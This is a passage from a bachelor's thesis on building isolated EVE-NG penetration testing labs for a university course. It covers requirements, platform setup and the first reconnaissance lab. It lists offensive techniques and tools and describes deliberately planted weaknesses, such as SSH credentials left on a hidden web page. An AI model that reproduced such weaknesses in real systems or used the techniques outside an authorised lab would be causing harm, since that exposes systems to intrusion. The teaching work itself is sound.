   - OWASP ZAP and Burp Suite user guides **owasp_zap**, **burp_suite**
4. **Comparative Analysis**
   - Feature comparison matrices for existing platforms
   - User reviews and community feedback
   - Educational effectiveness studies
   - Cost-benefit analysis of solutions

4.2.2 Primary Research Methods

1. **User Research and Validation**
   - Pilot testing with real students (10-20 participants)
   - Qualitative feedback through interviews
   - Quantitative metrics collection (time-on-task, completion rates)
   - Usability assessment using standardized scales
2. **Technical Experimentation**
   - Lab design iteration and refinement
   - Performance testing and optimization
   - Security effectiveness validation
   - Scalability assessment

4.3 Development Methodology

The project adopts an iterative, agile-inspired approach with clear phases and milestones:

4.3.1 Development Cycle

- **Design:** Conceptual architecture and topology planning
- **Implementation:** Lab creation, vulnerability implementation, tooling
- **Validation:** Security testing, educational effectiveness review
- **Iteration:** Feedback incorporation and refinement
- **Documentation:** Technical and pedagogical material preparation

4.3.2 Quality Assurance

1. **Technical Validation**
   - Automated testing of lab deployment and reset
   - Manual security testing and penetration verification
   - Performance benchmarking against KPI targets
   - Compatibility testing across EVE-NG versions
2. **Pedagogical Validation**
   - Alignment with GEISI learning outcomes
   - Assessment of student understanding through rubrics
   - Effectiveness in achieving educational objectives
   - Feedback from faculty and student participants
3. **Usability Testing**
   - User interface and documentation clarity
   - Accessibility and ease of deployment
   - Support and documentation adequacy
   - User satisfaction scoring

4.3.3 Documentation and Version Control

- GitHub repository for all code, scripts, and documentation
- LaTeX for formal project documentation (this bachelor's thesis report)
- Versioning system for all deliverables
- Change logs and improvement tracking
- Deployment guides and runbooks

4.4 Comparative Analysis

1. **HackTheBox**:
   - Strengths: Large collection of pre-built challenges, strong community
   - Limitations: Pre-built scenarios; limited network topology customization; external platform dependency; content aligned to commercial pentesting certifications, not specific degree curricula
   - Verdict: Unsuitable for curriculum-aligned, institution-controlled labs
2. **TryHackMe**:
   - Strengths: Gamified learning paths, beginner-friendly
   - Limitations: Content managed externally; platform-dependent; free tier is limited; scenarios often oversimplified for professional preparation
   - Verdict: Useful for introduction but insufficient for degree-level practical integration
3. **SEED Labs**:
   - Strengths: Comprehensive, research-backed cybersecurity exercises; Docker-based portability
   - Limitations: Fixed scenarios; limited virtualization topology control; minimal automation for lab reset
   - Verdict: Good for specific security concepts but less suitable for integrated network pentesting scenarios
4. **EVE-NG**:
   - Strengths: Full network topology customization; open-source; locally deployable; supports multiple virtualized OS; excellent automation capabilities; vendor-independent
   - Limitations: Steeper learning curve; requires institutional IT infrastructure
   - Verdict: Optimal for institution-controlled, curriculum-aligned, reusable labs

4.5 Key Advantages of EVE-NG

1. **Institutional Independence:** Open-source platform ensures no vendor lock-in, long-term sustainability, and institution-controlled customization
2. **Customization and Control:** Full topology design allows labs to reflect real infrastructure complexity (routing misconfigurations, network segmentation failures, hybrid cloud scenarios)
3. **Automation and Reproducibility:** Lab deployment, reset, and validation can be fully automated, enabling consistent student experiences and reducing instructor overhead
4. **Curriculum Integration:** Labs can embed specific technologies taught in parallel courses (OSPF routing, SQL databases, Active Directory authentication), creating the nexus where theoretical knowledge meets security contexts
5. **Cost-Effectiveness:** Zero licensing costs; compatible with open-source tools (Kali Linux, Metasploit Framework, Nmap); appropriate for educational institutions with limited budgets
6. **Scalability:** Lab files are portable and exportable, enabling future deployment across multiple course sections, institutions, or as a resource for the broader educational community

4.6 Validation and Success Criteria

Success measurement is based on the KPIs defined in Chapter 3 (Objectives and Scope), organized into three categories:

4.6.1 Technical Success Criteria

- Lab deployment time $\leq$ 2 minutes per lab (95% of cases)
- VM boot success rate $\geq$ 95%
- Full reset time $\leq$ 30 seconds

- Scenario reproducibility: 100% repeatability
- Zero critical incidents in production environment

4.6.2 Educational Success Criteria

- Average lab resolution time: 90-120 minutes
- Successful completion rate $\geq$ 85% (pilot with 10+ users)
- Key concept understanding $\geq$ 80% correct
- User satisfaction score $\geq$ 4/5
- Assessment alignment with GEISI curriculum

4.6.3 Sustainability Success Criteria

- Full documentation coverage (100% of features)
- Open-source tools only (ensuring long-term maintainability)
- Compatibility with EVE-NG Community and Professional editions
- Institutional readiness for multi-year deployment
- Faculty capacity to deploy and customize

4.7 Risk Management

Risk mitigation is embedded throughout the project phases:

4.7.1 Key Risks and Mitigation

Risk	Mitigation Strategy	Owner
Scope creep / Feature additions	Clear scope boundaries and change management	Eloi
EVE-NG compatibility issues	Extensive testing on both Community and Pro editions	Eloi
Pilot user dropout	Clear incentives and scheduling flexibility	Pere + Eloi
Performance degradation	Early benchmarking and optimization iterations	Eloi
Documentation gaps	Peer review and user feedback cycles	Eloi + Faculty
Institutional adoption barriers	Change management plan and training support	Pere

Table 4.1: Key project risks and mitigation strategies

5 Functional and Non-Functional Requirements

This chapter specifies the complete requirements for the EVE-NG-based **eve_ng** cybersecurity teaching package, encompassing functional requirements (RF) that define what the system must do, technological requirements (TR) that specify the technical environment, and non-functional requirements (NFR) that address quality attributes and compliance standards.

5.1 Functional Requirements

Functional requirements define the core capabilities and behaviors expected from the teaching package.

5.1.1 RF1: Design and Implement EVE-NG Topologies

Description: Create four separate, functional, and interconnected network topologies in EVE-NG format (.unl files) that simulate real-world cybersecurity scenarios.

Detailed Requirements:

- **RF1.1**: Design 4 distinct network topologies, each targeting a specific pentesting phase:
  - Lab 1: Reconnaissance topology (passive intelligence gathering)
  - Lab 2: Web application security topology (active vulnerability discovery)
  - Lab 3: Network analysis topology (lateral movement and monitoring)
  - Lab 4: Privilege escalation topology (post-exploitation scenarios)
- **RF1.2**: Each topology must include:

  - Minimum 5-8 virtual machines per lab
  - Realistic network architecture (DMZ, internal networks, monitoring zones)
  - Vulnerable services configured per OWASP and NIST standards
  - Network segmentation with VLANs where appropriate
- **RF1.3**: EVE-NG compatibility requirements:
  - .unl file format compatible with EVE-NG Community Edition
  - Additional compatibility with EVE-NG Professional Edition
  - KVM hypervisor support (Ubuntu 20.04+ LTS)
  - Minimum host specification: 16GB RAM, 200GB storage
- **RF1.4**: Topology documentation:
  - Network diagram for each lab (logical and physical views)
  - IP addressing scheme documented
  - Service inventory and port mappings
  - Attack surface identification and justification

Success Criteria:

- All 4 .unl files deploy successfully without errors
- VM boot success rate greater or equal to 95 percent
- Network connectivity verified between all nodes
- Estimated deployment time: less or equal to 2 minutes per lab

5.1.2 RF2: Implement Vulnerabilities and Attack Scenarios

Description: Implement realistic vulnerabilities and attack scenarios aligned with industry frameworks (PTES**ptes**, OWASP**owasp_testing_guide**, NIST**nist_framework**, CEH**ceh_framework**).

Detailed Requirements:

- **RF2.1**: Lab 1 - Reconnaissance (PTES Phase 1)
  - Passive reconnaissance tools (Shodan, DNS enumeration)
  - Active scanning tools (Nmap**nmap**, banner grabbing)
  - Service discovery scenarios
  - Information gathering reporting
- **RF2.2**: Lab 2 - Web Vulnerabilities (OWASP Top 10)
  - Injection vulnerabilities (SQL, command injection)
  - Authentication bypasses
  - Session management flaws
  - Cross-Site Scripting (XSS) scenarios
  - Cross-Site Request Forgery (CSRF) vulnerabilities
  - Broken Access Control
  - Security misconfiguration examples
  - Sensitive data exposure scenarios
- **RF2.3**: Lab 3 - Network Analysis (NIST Standards)
  - Network segmentation analysis
  - Lateral movement techniques
  - Man-in-the-Middle (MITM) attack scenarios
  - Network traffic analysis with Wireshark**wireshark**
  - IDS/IPS evasion scenarios
  - VPN and encryption bypass (where applicable)
- **RF2.4**: Lab 4 - Privilege Escalation (CEH Framework)
  - Local privilege escalation vulnerabilities
  - Kernel exploits (outdated systems)
  - Weak file permissions and sudo misconfigurations
  - Windows privilege escalation (UAC bypass, token impersonation)
  - Post-exploitation persistence mechanisms
- **RF2.5**: Vulnerability implementation standards:

  - All vulnerabilities must be fixable by administrators
  - No permanently broken or unrecoverable systems
  - Clear reset procedure for each vulnerability state
  - Automated scanning tools must successfully identify vulnerabilities

Success Criteria:

- Minimum 3-4 vulnerability scenarios per lab
- 100 percent of implemented vulnerabilities exploitable through documented methods
- Average exploitation time: 15-45 minutes per vulnerability
- All vulnerabilities remediable with documented procedures

5.1.3 RF3: Create Structured Assessment Materials

Description: Develop comprehensive assessment rubrics, learning objectives, and evaluation materials aligned with GEISI curriculum **geisi_curriculum.**

Detailed Requirements:

- **RF3.1:** Learning outcomes definition:
  - 3-4 specific learning outcomes per lab
  - Alignment with BLOOM's taxonomy (knowledge, application, analysis)
  - Clear connection to GEISI degree competencies
- **RF3.2:** Assessment rubrics:
  - Detailed rubrics for each lab (minimum 15 pages per lab)
  - Quantifiable evaluation criteria
  - Point allocation per criterion (clear grading scale)
  - Example student responses (exemplars)
- **RF3.3:** Support materials:

  - Student lab manuals with step-by-step guidance
  - Teacher guides with deployment and customization instructions
  - Expected outcomes and common pitfalls documentation
  - Troubleshooting guides for common technical issues
- **RF3.4**: Validation materials:
  - Automated validation scripts to verify successful lab completion
  - Manual verification procedures for educators
  - Documentation of success indicators

Success Criteria:

- 4 complete assessment rubrics (1 per lab)
- 4 student manuals (minimum 15 pages each)
- 1 comprehensive teacher guide
- 100 percent of features documented with examples

5.2 Technological Requirements

Technological requirements specify the infrastructure, tools, and platforms required for system implementation and deployment.

5.2.1 TR1: Virtualization Infrastructure

- **TR1.1**: EVE-NG Platform
  - Version: EVE-NG 5.0 or later
  - Editions supported: Community (free) and Professional
  - Deployment: Docker container or bare-metal installation
  - Web interface: Accessible via HTTPS on port 443
  - API: RESTful API for automation and integration

- **TR1.2**: Hypervisor
  - Primary: KVM (Kernel-based Virtual Machine)
  - Host OS: Ubuntu Server 20.04 LTS or 22.04 LTS
  - QEMU integration for VM management
  - Nested virtualization support for advanced scenarios
- **TR1.3**: Host System Specifications
  - CPU: 2x Intel Xeon E5-2600 v3 series or equivalent (minimum 16 cores)
  - RAM: 64GB minimum (recommended 128GB for simultaneous labs)
  - Storage: 2TB+ NVMe or SSD (minimum 50GB per VM image)
  - Network: Gigabit Ethernet (10Gbps preferred)
  - Power redundancy: UPS for service continuity
- **TR1.4**: Network Configuration
  - Layer 2 switching capabilities within EVE-NG
  - VirtualBox-based network simulation where needed
  - VLAN support for network segmentation scenarios
  - IPv4 and IPv6 support

5.2.2 TR2: Security Tools and Penetration Testing Framework

- **TR2.1**: Attacking Platform
  - Primary: Kali Linux 2024.x **kali_linux**
  - Alternative: Parrot Security OS **parrot_os**
  - Installation method: EVE-NG pre-built image or custom import
  - Tools package: Full toolkit including reconnaissance, scanning, and exploitation
- **TR2.2**: Core Security Tools (installed on Kali)

  - **Reconnaissance:** Nmap, Shodan CLI, Amass, Sublist3r
  - **Scanning:** Nessus (optional), OpenVAS, Nikto
  - **Exploitation:** Metasploit Framework 6.x **metasploit**, ExploitDB, Searchsploit
  - **Web Testing:** Burp Suite Community/Professional **burp_suite**, OWASP ZAP **owasp_zap**
  - **Network Analysis:** Wireshark**wireshark**, tcpdump, mitmproxy
  - **Post-Exploitation:** Mimikatz, Rubeus, BloodHound
  - **Programming:** Python 3.10+, Bash scripting

- **TR2.3:** Target System Images
  - Ubuntu Server 18.04/20.04 LTS (Linux targets)
  - CentOS 7/8 (enterprise Linux)
  - Windows Server 2016/2019 (Windows targets)
  - Vulnerable applications: DVWA, WebGoat, Juice Shop, Mutillidae

- **TR2.4:** Compliance and Documentation
  - All tools must be freely available or have educational licenses
  - Open-source preference for long-term sustainability
  - Tool version specifications documented
  - Legal and ethical use guidelines included

5.2.3 TR3: Scripting and Automation Framework

- **TR3.1:** Languages
  - Bash scripting for system automation (deployment, reset, validation)
  - Python 3.10+ for complex automation and integration
  - Optional: Go or Rust for performance-critical components

- **TR3.2:** Automation Scripts

  - Deploy scripts: Initialize lab topologies and configurations
  - Reset scripts: Restore lab to initial vulnerable state
  - Validation scripts: Verify security effectiveness and readiness
  - Monitoring scripts: Track lab health and performance
- **TR3.3**: Integration Points
  - EVE-NG API integration for programmatic lab management
  - Webhook support for event-driven automation
  - Container orchestration (Docker) for microservices
  - Version control integration (Git, GitHub)

5.3 Non-Functional Requirements

Non-functional requirements specify quality attributes and operational characteristics.

5.3.1 NFR1: Performance and Efficiency

- **NFR1.1**: Deployment Performance
  - Lab deployment time: less or equal to 2 minutes from topology load to ready state
  - VM boot time: less or equal to 90 seconds per VM (95 percent of cases)
  - Reset operation: less or equal to 30 seconds to restore to initial state
  - Concurrent lab instances: Support minimum 5 simultaneous labs
- **NFR1.2**: Resource Optimization
  - VM image sizes: less or equal to 5GB per image (compressed)
  - Memory footprint: less or equal to 6GB per lab instance during execution

  - Network bandwidth: Minimal external dependencies (all local simulation)

- **NFR1.3**: Scalability
  - Support for 20+ simultaneous students (1 lab per student minimum)
  - Support for 30+ concurrent educational deployments
  - Horizontal scaling through distributed EVE-NG nodes

5.3.2 NFR2: Compliance with Security Frameworks

- **NFR2.1**: NIST Cybersecurity Framework Alignment **nist_framework**
  - Core Functions: Identify, Protect, Detect, Respond, Recover
  - Implementation mapped to lab exercises
  - Assessment procedures aligned with NIST guidelines
- **NFR2.2**: CIS Critical Controls Coverage **cis_controls**
  - Controls 1-18 incorporated where pedagogically appropriate
  - Assessment rubrics aligned with CIS benchmarks
  - Remediation procedures follow CIS recommendations
- **NFR2.3**: OWASP Standards Integration **owasp2021**, **owasp_testing_guide**
  - OWASP Top 10 vulnerabilities fully covered
  - OWASP Testing Guide methodology integrated
  - OWASP Development Practices reflected in lab design
- **NFR2.4**: Penetration Testing Standards **ptes**, **ceh_framework**
  - PTES (Penetration Testing Execution Standard) phases mapped to labs
  - CEH (Certified Ethical Hacker) curriculum alignment
  - Ethical hacking principles strictly enforced

5.3.3 NFR3: Reliability and Availability

- **NFR3.1**: System Reliability
  - Mean Time Between Failures (MTBF): greater or equal to 100 hours continuous operation
  - Mean Time To Recovery (MTTR): less or equal to 5 minutes
  - Scenario reproducibility: 100 percent (deterministic behavior)
  - Bug severity: Zero critical bugs at release
- **NFR3.2**: Data Integrity
  - No unintended data loss during lab operations
  - Snapshot and restore functionality for state management
  - Backup procedures for sensitive configurations
- **NFR3.3**: Availability
  - Planned maintenance windows: Weekends only
  - System availability: greater or equal to 99 percent during instructional periods
  - Graceful degradation if resources become limited

5.3.4 NFR4: Security and Ethical Compliance

- **NFR4.1**: Educational Sandbox Isolation
  - Complete network isolation from production systems
  - No outbound internet access from lab environments
  - Contained attack scenarios (no external targets)
- **NFR4.2**: Access Control and Accountability
  - Role-based access control (RBAC) for lab management
  - Audit logs of all student actions (where applicable)
  - Clear identification of authorized vs. unauthorized activities

- **NFR4.3**: Ethical Guardrails
  - Mandatory ethics training and certification before lab access
  - Written agreements regarding responsible use
  - Monitoring and escalation procedures for suspicious activities

5.3.5 NFR5: Usability and Support

- **NFR5.1**: Ease of Use
  - Average time to deploy a lab: 5-10 minutes for faculty
  - Intuitive web interface with clear navigation
  - Context-sensitive help and tooltips
  - Minimal technical prerequisites for students
- **NFR5.2**: Documentation and Support
  - Comprehensive user manuals and quick-start guides
  - Video tutorials for complex procedures (2-3 minutes each)
  - FAQ documentation (minimum 50 entries)
  - Responsive support channel (email, discussion forum, chat)
- **NFR5.3**: Accessibility
  - WCAG 2.1 Level AA compliance for web interfaces
  - Screen reader compatibility
  - Keyboard navigation support
  - Clear contrast ratios for visual elements

5.3.6 NFR6: Institutional Sustainability

- **NFR6.1**: Long-term Maintainability
  - All components open-source or freely available tools
  - No vendor lock-in dependencies

  - Source code in GitHub with clear documentation
  - Backward compatibility with older EVE-NG versions where feasible

- **NFR6.2**: Curriculum Alignment
  - Explicit mapping to GEISI degree learning outcomes
  - Integration with existing course structures
  - Flexible customization for different instructional contexts
  - Support for multi-level deployment (100/300/400-level courses)

- **NFR6.3**: Scalability for Institutional Adoption
  - Deployable on institutional infrastructure (not SaaS-dependent)
  - Support for multiple faculty deployments simultaneously
  - Resource reservation and scheduling capabilities
  - Reporting and analytics for institutional assessment

5.4 Requirements Traceability Matrix

ID	Type	Requirement	Scope
RF1.1	Functional	Design 4 EVE-NG topologies	All labs
RF1.2	Functional	5–8 VMs per topology	All labs
RF2.1	Functional	Lab 1 reconnaissance scenarios	Lab 1
RF2.2	Functional	Lab 2 OWASP vulnerabilities	Lab 2
RF2.3	Functional	Lab 3 network analysis	Lab 3
RF2.4	Functional	Lab 4 privilege escalation	Lab 4
RF3.1	Functional	Learning outcomes defined	All labs
RF3.2	Functional	Assessment rubrics	All labs
TR1.1	Technical	EVE-NG 5.0+	Platform
TR1.3	Technical	Host 64GB RAM, 2TB storage	Infrastructure
TR2.1	Technical	Kali Linux 2024 as attacking platform	Tools
NFR1.1	Non-Func.	Deploy in $\leq$ 2 minutes	Performance
NFR2.1	Non-Func.	NIST alignment	Compliance
NFR3.1	Non-Func.	MTBF $\geq$ 100h	Reliability
NFR4.1	Non-Func.	Network isolation	Security
NFR6.1	Non-Func.	Open-source tools	Sustainability

Table 5.1: Requirements traceability matrix for the EVE-NG laboratory platform

6 Development

This chapter describes the implementation of the penetration testing lab environment built on EVE-NG. It covers the platform setup, the management of virtual machine images, the lab management interface, the infrastructure problems encountered during development, and an overview of the lab topologies designed for the course. Each individual lab is then described in its own section.

6.1 Platform Setup

The development process began with the installation and validation of EVE-NG **eve_ng** as the network emulation platform. Following the official EVE-NG documentation, an initial environment was deployed in order to verify basic functionality: creating simple network topologies, deploying virtual machines with different operating systems, and testing console and remote desktop access before committing to the full lab design.

Several attempts were made to run EVE-NG as a virtual machine on a VMware-based infrastructure available in the initial university environment. Despite VMware being an officially supported hypervisor, recurrent stability and integration issues prevented a reliable setup. After evaluating the available alternatives and in agreement with the project supervisor, the platform was migrated to a dedicated Proxmox VE **proxmox** server. This choice offers better compatibility with the nested virtualisation required by EVE-NG and can be replicated on any institutional server running the same hypervisor.

On top of Proxmox, an EVE-NG virtual machine was deployed following the official installation guidelines, with the networking model adapted to the Proxmox bridge configuration. Console access via Telnet and graphical access via VNC were validated successfully for all node types used in the labs. Native Wireshark integration was not enabled in this iteration due to conflicts with pre-existing

software on the host machine, and was therefore left out of scope for the current version.

6.2 Image Management

6.2.1 Image Selection

Once the platform was stable, a survey of available EVE-NG-compatible images was conducted, prioritising free and open-source operating systems suitable for an academic context. Starting from a broad list of candidate images, the final selection was reduced to a minimal, reusable core for the penetration testing scenarios:

- **VyOS vyos**: used as a router and Layer 3 switch for routing and inter-VLAN scenarios.
- **pfSense CE pfsense**: used as the perimeter firewall, providing NAT, DNS resolution, and port forwarding.
- **GNU/Linux distributions** (Ubuntu Server 24.04 **ubuntu**, Ubuntu Desktop 24.04, Parrot OS **parrot_os**): used as target servers, internal workstations, and attacker machines respectively.

This reduced set balances realism and manageability, keeps all software licences aligned with the academic context, and limits the overhead of maintaining multiple image versions across labs.

6.2.2 Image Organisation in EVE-NG

To ensure consistency and reproducibility, all images were organised under the standard EVE-NG path `/opt/unetlab/addons/qemu/`. Each system was placed in a dedicated directory with a normalised name following the pattern `<type>-<version>` (e.g., `pfsense-2.7.2`, `vyos-1.x-rolling-amd64`, `linux-ubuntu-server-24.04`).

For GNU/Linux systems, the `linux-` prefix was applied consistently (e.g., `linux-ubuntu-desktop-24.04`, `linux-parrot-rolling`), since EVE-NG only makes the *Linux* node category available in

the interface when at least one directory with this prefix exists. Each directory contains a bootable image named `cdrom.iso` and a `virtioa.qcow2` disk image sized according to the role of the node.

6.2.3 ISO Upload Automation

The manual workflow for preparing each image — creating the directory, uploading the ISO, renaming it, creating the disk, and fixing permissions — proved repetitive and error-prone during initial experiments. To address this, a Python script named `iso_uploader.py` was developed as part of the project tooling.

The script presents a graphical file picker, uploads the selected ISO files to the EVE-NG server via SCP, and then automates the remaining preparation steps: directory creation under `/opt/unetlab/addons/qemu`, renaming the ISO to `cdrom.iso`, creation of the `virtioa.qcow2` disk at a size inferred from the image type, and execution of `unl_wrapper -a fixpermissions`. This tool reduces the time required to onboard a new image and enforces a uniform directory structure across deployments.

6.3 EVE-NG Lab Management Interface

EVE-NG provides a web-based graphical interface through which administrators and students can manage lab files independently of each other. The *File Manager*, accessible after login, is the main entry point for lab operations and offers several features that are relevant to reproducibility and multi-user deployments:

- **Lab import and export:** Topology files (`.unl`) can be imported by dragging them into the interface. Exported archives preserve the topology, node configurations, and snapshots, making it straightforward to share or back up a complete lab.
- **Folder structure:** Labs can be organised hierarchically (e.g., `/GEISI-Labs/Pentesting/`), which keeps different courses

and iterations separate without requiring multiple EVE-NG installations.

- **Multi-lab support**: Several topologies can run simultaneously. The administrator dashboard provides a real-time view of CPU and memory consumption per lab, which is useful for capacity planning on shared infrastructure.



Figure 6.1: EVE-NG File Manager showing the lab directory structure, import controls, and topology thumbnails.

The export format also simplifies distribution: a `.unl` file committed to the project repository can be imported into any compatible EVE-NG instance, reproducing the full topology without manual reconfiguration.

6.4 Infrastructure Problems

Several problems were encountered at the infrastructure level during the setup of the EVE-NG environment. These are distinct from the lab-specific issues documented within each lab section and relate to the underlying platform and tooling.

6.4.1 EVE-NG on VMware

The initial deployment target was a VMware-based server available through the university. Despite EVE-NG being officially listed

as compatible with VMware **vmware_esxi** hypervisors, the environment produced recurrent instability: nodes failed to start consistently, VNC sessions dropped without warning, and network connectivity between virtual bridges was unreliable. No stable configuration was found after several iterations. The root cause was not fully identified, but the combination of VMware's nested virtualisation restrictions and the specific hardware and software versions in the university environment appeared to be contributing factors. The decision to migrate to Proxmox resolved all of these issues.

6.4.2 Node Configuration Persistence

A recurring challenge in EVE-NG lab design is ensuring that node configurations survive restarts. By default, runtime network settings applied inside guest virtual machines are lost when the lab is stopped or the EVE-NG host is rebooted. This affected multiple nodes across the lab and required a dedicated solution for each one. The specific mechanisms used are described in the relevant lab sections; the general principle adopted throughout the project was to rely on the native persistence mechanisms of each operating system — such as `systemd-networkd` unit files, NetworkManager connection profiles, and `udev` rules — rather than applying settings interactively at the console.

6.4.3 LVM Volume Group Naming Conflict

During a session involving disk operations on guest virtual machine images mounted from the EVE-NG host, a naming conflict arose between the host's LVM volume group and a guest disk's volume group, both named `ubuntu-vg`. An attempt to resolve the conflict by renaming the host volume group caused the EVE-NG host to fail on the next restart, dropping into an `initramfs` prompt because the boot configuration still referenced the original group name.

Recovery was performed from the `initramfs` shell by renaming the volume group back to its original name and reactivating it before resuming the normal boot sequence. As a result of this incident, the

rule established for the project is to never rename a volume group belonging to the host operating system. When a naming conflict arises with a guest disk, only the guest volume group is renamed, using a descriptive identifier that includes the lab and node reference.

6.5 Lab Topologies

Four penetration testing lab topologies were designed for the course. Each topology is implemented as an EVE-NG `.unl` file and can be imported into any compatible EVE-NG instance. Table 6.1 summarises the four labs, their primary learning objective, and their current implementation status.

Lab	Primary Objective
Lab 1: Reconnaissance & Enumeration	Port scanning, web content discovery, SSH
Lab 2: Web Application Vulnerabilities	OWASP Top 10 exploitation **owasp2021**
Lab 3: Network Analysis	Traffic capture, lateral movement
Lab 4: Privilege Escalation	Local privilege escalation techniques

Table 6.1: Overview of the four EVE-NG lab topologies designed for the course.

The remainder of this chapter describes each implemented lab in detail, covering the network topology, design decisions, student workflow, and problems encountered during development.

6.6 Lab 1: Reconnaissance and Web Enumeration

6.6.1 Overview and Learning Objectives

The first laboratory focuses on the initial phases of a penetration test: passive and active reconnaissance, service enumeration, and web content discovery. Rather than presenting vulnerabilities in isolation, the lab situates them within a realistic multi-layer network architecture that the student must first understand before being able to progress.

The intended learning outcomes are:

- Perform DNS-based hostname resolution and understand how name services relate to firewall and routing configuration.
- Identify services exposed through a perimeter firewall using port scanning and HTTP enumeration techniques.
- Discover sensitive web content through source code analysis and directory enumeration.
- Establish an authenticated SSH session using credentials obtained through reconnaissance, and locate flag artefacts on the target system.

The lab is designed to be completed sequentially: each step reveals the information needed for the next, reinforcing the idea that reconnaissance is a structured, iterative process rather than a single action.

6.6.2 Network Topology

The topology consists of five nodes interconnected across three network segments, as illustrated in Figure 6.2.



Figure 6.2: Lab 1 network topology: attacker node, perimeter firewall, internal router, target server and workstation.

The **Attacker** node (Parrot OS **parrot_os**) is connected to the simulated external network, which mirrors a standard institutional LAN.

From this position, the attacker has no direct visibility of the internal segments and must work through the firewall.

The **pfSense pfsense** firewall connects the external segment to an internal transit link. It handles perimeter NAT, DNS resolution for the `lab1` hostname, and port forwarding rules that expose specific services on the target server to the outside.

The **VyOS vyos** router sits behind pfSense and performs Layer 3 routing between two internal segments: a servers network and a users network. This separation reflects a realistic campus or enterprise design where different host categories are isolated at the network layer.

The **Server** node (Ubuntu Server 24.04 **ubuntu**, hostname `pebcak`) runs an nginx **nginx** web server and is the primary target of the lab. The **PC1** node (Ubuntu Desktop 24.04) represents an internal workstation and is reserved for future lab extensions.

Network Addressing

Table 6.2 summarises the IP addressing scheme used across all nodes and interfaces.

Table 6.2: Lab 1 — IP addressing table

Node	Interface	IP Address	Role
pfSense	vtnet1 (WAN)	192.168.0.29/24	Student entry point
pfSense	vtnet0 (LAN)	172.16.0.1/30	Transit link to VyOS
VyOS	eth0	172.16.0.2/30	Link to pfSense
VyOS	eth6	192.168.10.5/24	Users LAN gateway
VyOS	eth7	192.168.20.1/24	Servers LAN gateway
Server (pebcak)	ens3	192.168.20.50/24	Target — web + SSH
PC1	ens3	192.168.10.50/24	Internal workstation
Attacker (Parrot)	pnet0	DHCP / 192.168.0.x	Pentesting node

6.6.3 Infrastructure Design Decisions

Several design decisions were made to balance realism, educational value, and maintainability.

Layered Network Architecture

A flat network with a single target machine would be simpler to configure, but would fail to represent the kind of environment a student is likely to encounter in a real engagement. The three-segment design — external, transit, and internal — forces the student to reason about routing and NAT before attempting any exploitation, which aligns with the reconnaissance-first philosophy of the lab.

DNS-Based Access

The target is intentionally not accessible by raw IP address in the lab instructions. Instead, the pfSense DNS Resolver **pfsense** is configured to resolve a custom hostname (`lab1`) to the firewall's WAN address. This introduces students to the role of DNS in reconnaissance and reflects real-world scenarios where targets are identified by name rather than by address.

The Unbound **unbound_dns** custom options stored in pfSense are:

```
interface: 192.168.0.29
access-control: 192.168.0.0/24 allow
local-zone: "lab1." redirect
local-data: "lab1. A 192.168.0.29"
```

Listing 6.1: pfSense Unbound custom options for lab1 hostname

NAT Port Forwarding

The pfSense firewall exposes three services from the internal server to the external segment via static port-forward rules, as shown in Table 6.3.

Table 6.3: Lab 1 — pfSense NAT port-forward rules (WAN → Server)

Protocol	WAN port	Target	Service
TCP	80	192.168.20.50:80	HTTP — nginx web server
TCP	443	192.168.20.50:443	HTTPS — nginx web server
TCP	22	192.168.20.50:22	SSH — target system access

CTF-Style Progression

The lab uses a Capture The Flag (CTF) model with a linear chain of discoveries. Each finding unlocks the next step, which mirrors the iterative nature of real penetration tests while providing clear checkpoints for assessment. The chain is described in detail in Section 6.6.5.

6.6.4 Target Configuration — PEBCAK Corp

The target server hosts a fictional company portal under the name *PEBCAK Corp* (an acronym for *Problem Exists Between Chair And Keyboard*, a common expression in IT support). The theme is intentionally self-referential: a company whose name implies human error is itself misconfigured.

The web application consists of two pages served by nginx:

- **Index page** (`/`): A corporate landing page with minimal content. An HTML comment embedded in the source code provides a subtle hint directing the student towards further enumeration.
- **Internal page** (`/pebcak.html`): A page styled as an internal maintenance document, exposing SSH credentials for the server. It is not linked from the index and must be discovered independently.

